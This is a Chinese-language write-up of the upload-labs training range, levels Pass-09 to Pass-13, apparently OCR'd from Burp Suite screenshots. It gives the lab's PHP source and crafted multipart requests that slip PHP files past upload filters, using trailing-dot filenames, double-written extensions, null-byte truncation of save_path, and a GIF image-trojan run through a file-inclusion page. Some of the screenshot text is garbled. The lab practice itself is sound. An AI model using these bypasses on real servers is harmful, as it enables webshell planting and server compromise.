4	□	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
5	□	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	%84
6	□	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
7	□	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
8	□	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
9	□	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
10	□	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
11	□	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
12	□	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
13	□	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
14	□	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
15	□	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
16	□	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
17	□	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
18	□	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
19	□	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
20	□	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	

请求(Request)	响应(Response)
美化(Pretty)	原始(Raw) 16进制(Hex) 响应内容(Render)
60	<pre> <p> 请选择要上传的图片: <p> <input class="input_file" type="file" name="upload_file"/> <input class="button" type="submit" name="submit" value="上传"/> </form> <div id="msg"> </div> <div id="img"> </div> </pre>

phpinfo() | 192.168.93.128/upload/202204172200454790.php

PHP Version 5.2.17

System	Windows NT DESKTOP-42010UK 6.2 build 9200
Build Date	Jan 6 2011 17:28:08
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template-d:\php-sdk\snag_5_2\vc9\90\template" "--with-php-build-d:\php-sdk\snag_5_2\vc9\90\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk_shared" "--without-pi3web"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File	C:\Windows

```

# 源码
$sis_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".php",".php5",".php4",".php3",".php2",".Html",".Htm",
        ".pHtml",".jsp",".jspa",".jspx",".jsw",".jsw",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",
        ".asmx",".cer",".aSp",".aSpX",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext; *
            if (move_uploaded_file($temp_file, $img_path)) {
                $sis_upload = true;
            } else {
                $msg = '上传出错!';
            }
        } else {
            $msg = '此文件类型不允许上传!';
        }
    } else {
        $msg = UPLOAD_PATH.'文件夹不存在,请手工创建!';
    }
}
# 为什么这关不使用 nginx 的 .user.ini 上传呢, 原因就在于 strrchr() 函数和上面标 * 号的位置。

```

这关在 Windows 下绕过的技巧还是蛮多的，Linux下的话，我还没找到什么方法可以绕过，欢迎有思路的大佬 指点指点。

方法：空字符绕过

Pass-09(Windows 环境)

随便上传个文件，看到响应信息，初步判断这里是黑名单、这次名字没有被改。

请求(Request)				响应(Response)					
美化(Pretty)	原始(Raw)	16进制(Hex)	Cookies	美化(Pretty)	原始(Raw)	16进制(Hex)	响应内容(Render)	请求头(Headers)	Inspector
1 POST /Pass-09/index.php HTTP/1.1				55 <code>			上传		
2 Host: 192.168.93.128				56 </code>			到服务器。		
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0				57 					
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8				58 					
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2				59 </h3>			上传区		
6 Accept-Encoding: gzip, deflate				60 </h3>					
7 Content-Type: multipart/form-data;				61 <form enctype="multipart/form-data" method="post" onsubmit="return checkFile()">					
8 boundary=-----220157048334110678202053572186				62 <p>			请选择要上传的图片: <p>		
9 Content-Length: 384				63 <input class="input_file" type="file" name="upload_file"/>			<input class="button" type="submit" name="submit" value="上传"/>		
10 Origin: http://192.168.93.128				64 </form>			<div id="msg">		
11 Connection: close				65 </div>			<div id="img">		
12 Referer: http://192.168.93.128/Pass-09/index.php				66			</div>		
13 Upgrade-Insecure-Requests: 1				67 					
14 -----220157048334110678202053572186				68 </div>					
15 Content-Disposition: form-data; name="upload_file"; filename="phpinfo.123"				69 </h3>			</div>		
16 Content-Type: application/octet-stream				70 </div>			</center>		
17 <?php phpinfo(); ?>				71 </div id="footer">			<center>		
18 -----220157048334110678202053572186				72 <copyright © 					
19				73 by 			 c0ny1		
20				74 			</center>		
21				75 </div>			</div class="mask">		
22 Content-Disposition: form-data; name="submit"				76 </div>			</div>		
23 上传									
24 -----220157048334110678202053572186--									
25									

尝试上传以下敏感文件和后缀加点或者空格的文件，检测一下过滤机制

请求(Request)				响应(Response)					
美化(Pretty)	原始(Raw)	16进制(Hex)	Cookies	美化(Pretty)	原始(Raw)	16进制(Hex)	响应内容(Render)	请求头(Headers)	Inspector
1 POST /Pass-09/index.php HTTP/1.1				55 </h3>			上传		
2 Host: 192.168.93.128				56 <p>			上传一个<code>		
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0				57 </p>			webshell		
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8				58 </code>			</code>		
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2				59 </p>			到服务器。		
6 Accept-Encoding: gzip, deflate				60 					
7 Content-Type: multipart/form-data;				61 </h3>			上传区		
8 boundary=-----220157048334110678202053572186				62 </h3>					
9 Content-Length: 389				63 <form enctype="multipart/form-data" method="post" onsubmit="return checkFile()">					
10 Origin: http://192.168.93.128				64 <p>			请选择要上传的图片: <p>		
11 Connection: close				65 <input class="input_file" type="file" name="upload_file"/>			<input class="button" type="submit" name="submit" value="上传"/>		
12 Referer: http://192.168.93.128/Pass-09/index.php				66 </form>			<div id="msg">		
13 Upgrade-Insecure-Requests: 1				67 </div>			</div>		
14 -----220157048334110678202053572186				68 <div id="img">					
15 Content-Disposition: form-data; name="upload_file"; filename="phpinfo.php. . ."				69 </div>			</div>		
16 Content-Type: application/octet-stream				70 					
17 <?php phpinfo(); ?>				71 </div>			</div>		
18 -----220157048334110678202053572186				72 </div id="footer">			<center>		
19				73 <copyright © 					
20				74 by 			 c0ny1		
21				75 			</center>		
22 Content-Disposition: form-data; name="submit"				76 </div>			</div class="mask">		
23 上传							</div>		
24 -----220157048334110678202053572186--							</div>		
25							</div>		

上传的文件被删掉了一个空格和一个点，最后留下的是有个空格，说明进行没有循环过滤，只过滤了两次空格和一次点。

请求(Request)

美化(Pretty) 原始(Raw) 16进制(Hex) Cookies

```

1 POST /Pass-09/index.php HTTP/1.1
2 Host: 192.168.93.128
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----220157048334110678202053572186
8 Content-Length: 388
9 Origin: http://192.168.93.128/Pass-09/index.php
10 Connection: close
11 Referer: http://192.168.93.128/Pass-09/index.php
12 Upgrade-Insecure-Requests: 1
13
14 -----220157048334110678202053572186
15 Content-Disposition: form-data; name="upload_file"; filename="phpinfo.php. . ."
16 Content-Type: application/octet-stream
17
18 <?php phpinfo(); ?>
19
20 -----220157048334110678202053572186
21 Content-Disposition: form-data; name="submit"
22 上传
23
24 -----220157048334110678202053572186--
          
```

响应(Respons)

美化(Pretty) 原始(Raw) 16进制(Hex) 响应内容(Render) 请求头(Headers)

```

55 </h3>
56 <p>
57     上传一个<code>
58     <code>
59     到服务器。
60 </p>
61 </li>
62 <li>
63 <h3>
64     上传区
65 </h3>
66 <form enctype="multipart/form-data" method="post" onsubmit="return checkFile()">
67 <p>
68     请选择要上传的图片: <p>
69     <input class="input_file" type="file" name="upload_file"/>
70     <input class="button" type="submit" name="submit" value="上传"/>
71 </form>
72 <div id="msg">
73 </div>
74 <div id="img">
75 
76 </div>
77 </li>
78 </ol>
79 </div>
          
```

靶场是在windows下的，这个情况已经可以绕过了，保存的文件中没有点和空格。

请求(Request)

美化(Pretty) 原始(Raw) 16进制(Hex) Cookies

```

1 POST /Pass-09/index.php HTTP/1.1
2 Host: 192.168.93.128
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----220157048334110678202053572186
8 Content-Length: 388
9 Origin: http://192.168.93.128/Pass-09/index.php
10 Connection: close
11 Referer: http://192.168.93.128/Pass-09/index.php
12 Upgrade-Insecure-Requests: 1
13
          
```

响应(Respons)

美化(Pretty) 原始(Raw) 16进制(Hex) 响应内容(Render) 请求头(Headers)

```

1 HTTP/1.1 200 OK
2 Date: Mon, 18 Apr 2022 02:00:36 GMT
3 Server: Apache/2.2.25 (Win32) mod_ssl/2.2.25 OpenSSL/0.9.8y PHP/5.2.17
4 X-Powered-By: PHP/5.2.17
5 Content-Length: 3570
6 Connection: close
7 Content-Type: text/html; charset=utf-8
8
9 <html>
10 <head>
11 <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
12 <link rel="icon" type="image/x-icon" href="/img/favicon.png" />
13 </head>
          
```

phpinfo

192.168.93.128/upload/phpinfo.php

PHP Version 5.2.17

System	Windows NT DESKTOP-42010UK 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	cscrip /mologo configure.js --enable-snapshot-build --enable-debug-pack --with-snapshot-template=d:\php-sdk\snap_5_2\vc9\src\template --with-php-build=d:\php-sdk\snap_5_2\vc9\src\php_build --with-pdo-odbc=D:\php-sdk\src\instantclient10\src\shared --without-p3web
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	E:\phpstudy\PHPTutorial\WWW\upload-labs-env\PHP\php.ini
Scan this dir for additional .ini files	(none)


```

# 源码
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) { // 这里没有过滤 .user.ini 文件由于环境使用的中间件是 apache 因此 .user.ini 文件没什么用
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".php",".php5",".php4",".php3",".php2",".Html",".Htm",
        ".pHtml",".jsp",".jspx",".jspx",".jsw",".jsw",".jspf",".jtml",".jSp",".jSp",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",
        ".asmx",".cer",".aSp",".aSp",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');// 截取最后一个点的位置到最后的位置 (所以上面必须要在后缀后面跟上两个点, 一个被deldot去除了,
        留下一个就是为了让截取函数不截取.php的关键字)
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/' . $file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错!';
            }
        } else {
            $msg = '此文件类型不允许上传!';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建!';
    }
}
}

```

方法：绕过 trim函数、deldot函数和strrchr函数

Pass-10

随便先上传一个shell文件，看到响应，就知道这里的php 关键字 被过滤了

The screenshot displays the network traffic between a client and a server. On the left, the 'Request' tab shows a POST request to '/Pass-10/index.php HTTP/1.1'. The 'Content-Disposition' header is 'form-data; name="upload_file"; filename="phpinfo.php.."', where 'phpinfo.php..' is highlighted with a red box. The request body contains a multipart form-data structure with a file upload and a submit button.

On the right, the 'Response' tab shows the server's reply. It includes an HTML message: '上传一个<code>webshell</code>到服务器。' followed by a file upload form. The form has an 'input type="file"' and a 'submit' button. Below the form, there is an error message '上传区' and an image placeholder with 'src="..../upload/info.."' highlighted by a red box. The response also includes a footer with 'Copyright' information.

先尝试一下双写绕过

请求(Request)

```
1 POST /Pass-10/index.php HTTP/1.1
2 Host: 192.168.93.128
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----220157048334110678202053572186
8 Content-Length: 387
9 Origin: http://192.168.93.128
10 Connection: close
11 Referer: http://192.168.93.128/Pass-10/index.php
12 Upgrade-Insecure-Requests: 1
13
14 -----220157048334110678202053572186
15 Content-Disposition: form-data; name="upload_file"; filename="phpinfo.php"
16 Content-Type: application/octet-stream
17
18 <?php phpinfo(); ?>
19
20 -----220157048334110678202053572186
21
22 Content-Disposition: form-data; name="submit"
23
24 上传
25 -----220157048334110678202053572186--
```

响应(Response)

```
59 上传区
60 </h3>
61 <form enctype="multipart/form-data" method="post">
62 <p>
63     请选择要上传的图片: <p>
64     <input class="input_file" type="file" name="upload_file"/>
65     <input class="button" type="submit" name="submit" value="上传"/>
66 </form>
67 <div id="msg">
68 </div>
69 <div id="img">
70 
71 </div>
72 </div>
73 <div id="footer">
74 <center>
75     Copyright&nbsp;&@&nbsp;<span id="copyright_time">
76     </span>
77     &nbsp;&by&nbsp;&<a href="http://gv7.me" target="_bank">
78     c0ny1
79     </a>
80 </center>
```

双写正常绕过，这里没有进行循环过滤关键字，访问shell地址即可

phpinfo()

upload-labs

192.168.93.128/upload/info.php

PHP Version 5.2.17

System	Windows NT DESKTOP-42010UK 6.2 build 9200
Build Date	Jan 6 2011 17:28:08
Configure Command	cscrip /nologo configure.js --enable-snapshot-build "--enable-debug-pack"--with-snapshot-template=d:\php-sdk\snp_5_2\vc6\src\template "--with-php-build=d:\php-sdk\snp_5_2\vc6\src\php_builder "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\jdk_shared "--with-oci8=D:\php-sdk\oracle\instantclient10\jdk_shared "--without-pi3web"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	E:\phpstudy\PHPTutorial\WWW\upload-labs-env\PHP\php.ini
Scan this dir for additional .ini files	(none)

方法：关键词双写绕过

Pass-11

我直接按照上一题的文件上传了，提示只能上传 .jpg | .png | .gif 文件，白名单了，尝试 MIME | 文件头校验 | 0x0a 解析漏洞



PHP Version 5.2.17

System	Windows NT DESKTOP-4201OUK 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	csript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2vc6\88\template" "--with-php-build=d:\php-sdk\snap_5_2vc6\88\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk\shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk\shared" "--without-p3web"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	E:\phpstudy\PHPTutorial\WWW\upload-labs-env\PHP\php.ini
Scan this dir for additional .ini files	(none)
additional .ini files parsed	(none)

发现一个问题，没解决掉，如果使用完整的地址访问也是可以访问到的，按理说这个png文件应该是不会存在的，但是却可以正常的访问到不知道是什么原因。



名称	修改日期	类型	大小
 phpinfo.php	2022/4/18 11:09	PHP 文件	1 KB



PHP Version 5.2.17

System	Windows NT DESKTOP-4201OUK 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	csript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2vc6\88\template" "--with-php-build=d:\php-sdk\snap_5_2vc6\88\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk\shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk\shared" "--without-p3web"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	E:\phpstudy\PHPTutorial\WWW\upload-labs-env\PHP\php.ini
Scan this dir for additional .ini files	(none)
additional .ini files parsed	(none)
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519

后来又随便的测试了下，发现 被截断的文件后面不管跟什么都可以解析到上传的那个文件

请求(Request)

```

1 POST /Pass-12/index.php HTTP/1.1
2 Host: 192.168.93.128
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----95761832841855869693483956366
8 Content-Length: 512
9 Origin: http://192.168.93.128
10 Connection: close
11 Referer: http://192.168.93.128/Pass-12/index.php
12 Upgrade-Insecure-Requests: 1
13
14 -----95761832841855869693483956366
15 Content-Disposition: form-data; name="save_path"
16
17 ../upload/shell.php
18 -----95761832841855869693483956366
19 Content-Disposition: form-data; name="upload_file"; filename="hhhh.png"
20 Content-Type: application/octet-stream
21
22 ?php phpinfo(); ?)
23
24 -----95761832841855869693483956366
25 Content-Disposition: form-data; name="submit"
26
27 上传
28 -----95761832841855869693483956366--
          
```

响应(Response)

```

56 </p>
57 </li>
58 </li>
59 </h3>
60 上传区
61 </h3>
62 <form enctype="multipart/form-data" method="post">
63 <p>
64 请选择要上传的图片: <p>
65 <input type="hidden" name="save_path" value="../upload/" />
66 <input class="input_file" type="file" name="upload_file" />
67 <input class="button" type="submit" name="submit" value="上传" />
68 </form>
69 <div id="msg">
70 </div>
71 <div id="img">
72 
73 </div>
74 </div>
75 </li>
76 </ol>
77 </div>
78 </div>
79 </div>
          
```

Inspector

Selection: 1

Selected character

\0

Code: 16进制(Hex)

00

取消(Cancel) Apply changes

Request Attributes: 2

Request Query Parameters: 0

Request Body Parameters: 3

Request Cookies: 0

请求头(Request Headers): 11

Response Headers: 6

虽然响应中返回的是png的路径，实际上文件保存的时候并没有将 0x00 后面的保存下来，访问一下。

phpinfo() +

192.168.93.128/upload/shell.php

PHP Version 5.2.17

System	Windows NT DESKTOP-4201OUK 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build"--enable-debug-pack"--with-snapshot-template=d:\php-sdk\snaps_5_2\vc6\86\template"--with-php-build=d:\php-sdk\snaps_5_2\vc6\86\php_build"--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk\shared"--with-oci8=D:\php-sdk\oracle\instantclient10\sdk\shared"--without-pgsql"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	E:\phpstudy\PHPTutorial\WWW\upload-labs-env\PHP\php.ini
Scan this dir for additional .ini files	(none)
additional .ini files parsed	(none)
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	enabled
Zend Memory	enabled

方法：0x00截断绕过

Pass-13

- Pass-01
- Pass-02
- Pass-03
- Pass-04
- Pass-05
- Pass-06
- Pass-07
- Pass-08
- Pass-09
- Pass-10
- Pass-11
- Pass-12
- Pass-13
- Pass-14
- Pass-15
- Pass-16
- Pass-17
- Pass-18
- Pass-19
- Pass-20

任务

上传 **图片马** 到服务器。

注意：

1. 保证上传后的图片马中仍然包含完整的 **一句话** 或 **webshell** 代码。
2. 使用 **文件包含漏洞** 能运行图片马中的恶意代码。
3. 图片马要 **.jpg**、**.png**、**.gif** 三种后缀都上传成功才算过关！

上传区

请选择要上传的图片：

未选择文件。

看任务是要上传 图片马 先测试上传 gif 类型的文件然后抓包看数据。在百度上随便下载一个gif图，正常上传抓包

任务

上传 **图片马** 到服务器。

注意：

1. 保证上传后的图片马中仍然包含完整的 **一句话** 或 **webshell** 代码。
2. 使用 **文件包含漏洞** 能运行图片马中的恶意代码。
3. 图片马要 **.jpg**、**.png**、**.gif** 三种后缀都上传成功才算过关！

上传区

请选择要上传的图片：

未选择文件。



这里存在一个文件包含的php文件，在gif图片最后的位置 添加上一句话木马再上传，通过文件包含来执行代码

发送(Send) 取消(Cancel) < >

目标: http://1

请求(Request)

```

1 POST /Pass-13/index.php HTTP/1.1
2 Host: 192.168.93.128
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----415188833840425753222116650416
8 Content-Length: 114014
9 Origin: http://192.168.93.128
10 Connection: close
11 Referer: http://192.168.93.128/Pass-13/index.php
12 Upgrade-Insecure-Requests: 1
13
14 -----415188833840425753222116650416
15 Content-Disposition: form-data; name="upload_file"; filename="1.gif"
16 Content-Type: image/gif
17
18 GIF89a
  *#&/'525336::() (B5ON0gZ.>M/HMUgfw'`dLOMHYac_bqts'g[ vS{ s h g uu _x
  ( o $ / G U b p j a
  )
  d d 0 H 9 ~ G2- k:[V! ! NETSCAPE2.0. G
  F F F FBA::T T B A :
  'K : 9d wL* ) C J H Ex M A&P a(K < % +c K
  s 8C H F0! x x p t j T J ju U X vx U Ou G y|72. ' ,
  Z p - D
  KD. xre %c , sf ; y S ' m( h % N p )bk^K N [
  UL2 f n E07a , . _ v u n h t
  H W_ z y B[f .h[ hr
  19 r ' yx w* bR% |T2 (a h ( t h w q< -) q4 # (N _ y, W! [
  % '9' bj % F f Ez) S f V S d Y 9 . ) q yb - g
  20 ) dB: g d Yj H Pz z % 颜n * * D
  
```

响应(Respons)

```

</code>
或<code>
webshell
</code>
代码。
</p>
<p>
2. 使用<a href="/include.php" target="_bank">
  文件包含漏洞
</a>
能运行图片马中的恶意代码。
</p>
<p>
3. 图片马要<code>
. jpg
</code>
, <code>
. png
</code>
, <code>
. gif
</code>
三种后缀都上传成功才算过关!
</p>
</li>
<li>
<h3>
上传区
</h3>
<form enctype="multipart/form-data" method="post">
<p>
请选择要上传的图片: <p>
<input class="input_file" type="file" name="upload_file"/>
  
```

发送(Send) 取消(Cancel) < >

目标: http://1

请求(Request)

```

529 2 1pP
  ,4 DpP4 B i * )C P 'l > 4' 6< c+ nRBA G - kI!
530 4p16 g ] e D0 W 0\> 3: Xp % 5D0*7
531 8 3 'l ; Hm\|u 粘 # &8 D[ g ( lg LX0m1绣
532 NN F0
533 8 s @'i @* }d $F#9 L0C4 ( 1H0( +E
  Lq\ D mJB kr 'D :> A\W 0 =k R K J u ,h
534 - {0Q' TI# @ <E | x'e6 w\| 8' 3 TPd#,
535 97
536 X Z
537 'N 4 .& @'YS|' H '> B
  2p1 6 Y <R J0'P @y ! = 1 X0L!) N
  00H0 bnhTe356 UHBAlB f M @ xx ? 3TI + P9'>
  <IP g 6U * @ .G( ID 8
  1 kYCT +3=13p\ x3 -x dS @
538 2X 5HP00 Q& Ex Z M: ] | ,z Pb\ Qlf W 1 U
539 - Z \ @ s VW* [ bf c N xu b0' 3 134TG%
  d 1 6 .3KP 3l a1 3 @]n'. w _ q\ h* ; JPo @0x $ <( 4 Y( 0
  J ' Op g.lh0 G ]W10b 6 a=4< He @|3
  SP210 #NO / 9 8 ,b6 PBB# q 4HS P 0 J qKp Q j Je L
  Z #! 66 X H{ H C v< A 9 En' FA yla
  A n <A 3N <QAV
  & 9Q MuiE W tmt . 0z %9 = s fhT huz
  g L'> D _&a!Z z$ 0f[ K% +Qu EB * x [ ' 3* , )' Y / 29 o
  P÷x 'P C8!h 0 0 p E xUT 'auI OE qk 0:D ~9CRp K # NR
  k T$ J = +wg.de H AS f#&a CB 'P b Qz ZHTu qd { 1
  E'g -N t i \ dC 356 K8 (x
  A 'xd# [.00 6 IH a @ A 3 - yf# Wz a w wW0TP* o'e
  q( '6'vw W h* X & E ( )hq8Q K D C3N 2' . Q
540 2Tp q G H ! 0xy %PI #) ATO - T(8sd' S$ fXD
  3 H P;3 z Q 'I A VVv KXy Z iH /R ue
  g 7 'A - U vy #G F ) b ' 5 % d Rp D T ' M - C
541 u DV > A 'H'+ < 0 P44 : z g * & % Y
  )0 >A 'H'+ < 0 P44 : z g * & % Y
  )0 >A 'H'+ < 0 P44 : z g * & % Y
542 J (P I i J C34 - ; * D . 0 2 / 6 ;<?php phpinfo();?>
543 -----415188833840425753222116650416
544 Content-Disposition: form-data; name="submit"
  
```

响应(Respons)

```

2. 使用<a href="/include.php" target="_bank">
  文件包含漏洞
</a>
能运行图片马中的恶意代码。
</p>
<p>
3. 图片马要<code>
. jpg
</code>
, <code>
. png
</code>
, <code>
. gif
</code>
三种后缀都上传成功才算过关!
</p>
</li>
<li>
<h3>
上传区
</h3>
<form enctype="multipart/form-data" method="post">
<p>
请选择要上传的图片: <p>
<input class="input_file" type="file" name="upload_file"/>
<input class="button" type="submit" name="submit" value="上传"/>
</form>
<div id="msg">
</div>
<div id="img">

</div>
</li>
</ol>
</div>
<div id="footer">
  
```


打开 include.php 文件，这里直接显示了源码，是利用 GET 方法对 file 参数传参



```
<?php
/*
  本页面存在文件包含漏洞，用于测试图片马是否能正常运行！
*/
header("Content-Type:text/html;charset=utf-8");
$file = $_GET['file'];
if(isset($file)){
  include $file;
}else{
  show_source(__file__);
}
?>
```




PHP Version 5.2.17



System	Windows NT DESKTOP-4201OUK 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	script /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\v86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\v86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\oc11\shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\oc11\shared" "--without-pi3web"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File	C:\Windows\...

然后用同样的方法把png 和 jpg 马都上传上去，进行文件包含访问就可以了



PHP Version 5.2.17 

System	Windows NT DESKTOP-42O1OUK 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	E:\phpstudy\PHPTutorial\WWW\upload-labs-env\PHP\php.ini
Scan this dir for	(none)



PHP Version 5.2.17 

System	Windows NT DESKTOP-42O1OUK 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
